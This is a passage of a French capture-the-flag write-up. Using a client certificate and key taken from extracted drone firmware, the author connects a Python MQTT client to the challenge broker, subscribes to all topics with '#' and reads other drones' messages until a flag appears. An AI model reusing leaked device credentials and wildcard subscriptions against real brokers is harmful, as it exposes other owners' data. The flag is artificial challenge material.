depth=1 CN = PHANTOM-CA
verify error:num=19:self-signed certificate in certificate chain
verify return:1
depth=1 CN = PHANTOM-CA
verify return:1
depth=0 CN = mqtt.phant.om
verify return:1
---
Certificate chain
  0 s:CN = mqtt.phant.om
    i:CN = PHANTOM-CA
      a:PKEY: id-ecPublicKey, 256 (bit); sigalg: ecdsa-with-SHA256
      v:NotBefore: Feb 20 09:11:02 2025 GMT; NotAfter: Feb 18 09:11:02 2035 GMT
  1 s:CN = PHANTOM-CA
    i:CN = PHANTOM-CA
      a:PKEY: id-ecPublicKey, 256 (bit); sigalg: ecdsa-with-SHA256
      v:NotBefore: Feb 20 09:01:26 2025 GMT; NotAfter: Jan 27 09:01:26 2125 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBBozCCAUqgAwIBAgIUTaiuJyxYaDrFX+eaETza1sgnEuYwCgYIKoZIZj0EAwIw
-----END CERTIFICATE-----
```

<https://www.malekal.com/comment-utiliser-openssl-pour-verifier-une-connexion-ssl-tls/>

Il suffit d'ajouter cette correspondance dans notre fichier **/etc/hosts** :

```
(myenv) └─[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└─ $sudo cat /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# Others
212.83.175.198 mqtt.phant.om
(myenv) └─[xsesp@parrot] -[~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└─ $
```

Nous pouvons relancer le script, la connexion se réalise sans problème, mais rien ne s'affiche :

```
(myenv) [xsesp@parrot]~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]$ python3 expl.py
/home/xsesp/Documents/ctf_marine/_flash.bin.extracted/squashfs-root/expl.py:21: DeprecationWarning: Callback API version 1 is deprecated, update to latest version
  client = mqtt.Client()
Connecté avec le code retour: 0
```

Le protocole MQTT permet l'abonnement au topic de façon dynamique.

Nous pouvons par exemple prendre l'id de notre drone (dispo dans le fichier config.ini) et mettre notre script en tant que subscriber de cet id (/drones/id).

```
1 import paho.mqtt.client as mqtt$
2 $
3 # Configuration$
4 BROKER = "mqtt.phant.om" # Ajouter l'ip dans /etc/hosts$
5 PORT = 17883$
6 TOPIC = "drones/fc92b2536b52521b916dfa43ea0be05"$
7 CA_CERT = "./PHANTOM-CA.crt"    # Certificat d'autorité$
8 CLIENT_CERT = "./PHANTOM-CX-8.crt"  # Certificat client$
9 CLIENT_KEY = "./PHANTOM-CX-8.key"   # Clé privée du client$
10 $
11 # Callback lors de la connexion$
12 def on_connect(client, userdata, flags, rc):$ 
13     print("Connecté avec le code retour:", rc)$
14     client.subscribe(TOPIC)$
15 $
16 # Callback lors de la réception d'un message$
17 def on_message(client, userdata, msg):$ 
18     print(f"Message reçu sur {msg.topic}: {msg.payload.decode()}")$
19 $
20 # Création du client MQTT$
21 client = mqtt.Client()$
22 client.tls_set(CA_CERT, certfile=CLIENT_CERT, keyfile=CLIENT_KEY)$
23 client.on_connect = on_connect$
24 client.on_message = on_message$
25 $
26 # Connexion et boucle$
27 client.connect(BROKER, PORT, 60)$
28 client.loop_forever()
```

Nous obtenons maintenant la réponse suivante:

```
(myenv) [x]-[xsesp@parrot]-(~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└─ $python3 expl.py
/home/xsesp/Documents/ctf_marine/_flash.bin.extracted/squashfs-root/expl.py:21: DeprecationWarning: Callback API version 1
is deprecated, update to latest version
  client = mqtt.Client()
Connecté avec le code retour: 0
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 153,136,65
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 52,84,100
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 47,92,110
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 224,10,98
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 132,34,145
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 71,101,194
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 120,35,63
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 190,50,161
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 71,52,102
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 94,176,69
```

MQTT propose de s'abonner à tous les topics via le caractère #

"#" (**hash sign**) is used to match multiple levels in the hierarchy. For example, a subscription to "sensors/#" would match "sensors/temperature/livingroom", "sensors/humidity/kitchen", and "sensors/power/meter1".

(<https://www.hivemq.com/blog/mqtt-essentials-part-4-mqtt-publish-subscribe-unsubscribe/>)

En utilisant le hash, nous recevons des messages de plusieurs drones (id différents).

Après quelques minutes d'attente, nous obtenons le flag.

```
(myenv) [x]-[xsesp@parrot]-(~/Documents/ctf_marine/_flash.bin.extracted/squashfs-root]
└─ $python3 expl.py
/home/xsesp/Documents/ctf_marine/_flash.bin.extracted/squashfs-root/expl.py:21: DeprecationWarning: Callback API version 1
is deprecated, update to latest version
  client = mqtt.Client()
Connecté avec le code retour: 0
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 5,33,124
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 42,255,129
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 243,181,55
Message reçu sur drones/d1f9407dda41eb2cc786e2ba5135eba8: 225,189,178
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 74,76,250
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 65,219,216
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 241,180,24
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 253,183,67
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 203,153,26
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 115,79,134
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 175,15,197
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 52,229,73
Message reçu sur drones/1ffda6ad911b3486b705c67ae443fa7e: 243,165,97
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 95,9,56
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 62,39,182
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 202,36,102
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 142,203,41
Message reçu sur drones/d1f9407dda41eb2cc786e2ba5135eba8: 226,31,242
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 232,93,94
Message reçu sur drones/a6bcf8e8bb6d25740fbe1da6ab7c4a7e: 187,131,33
Message reçu sur drones/1ffda6ad911b3486b705c67ae443fa7e: 141,46,106
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 155,150,198
Message reçu sur drones/d1f9407dda41eb2cc786e2ba5135eba8: RM{1fec149c355b1c816c3bb60ad27b56c4ccbf}
Message reçu sur drones/fc92b2536b52521b916dfaa43ea0be05: 248,204,127
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 240,132,235
Message reçu sur drones/759aac5f6088127cc0a8595e64f6e5a3: 75,70,243
Message reçu sur drones/d1f9407dda41eb2cc786e2ba5135eba8: 233,231,73
```

Flag#6 : RM{1fec149c355b1c816c3bb60ad27b56c4ccbf}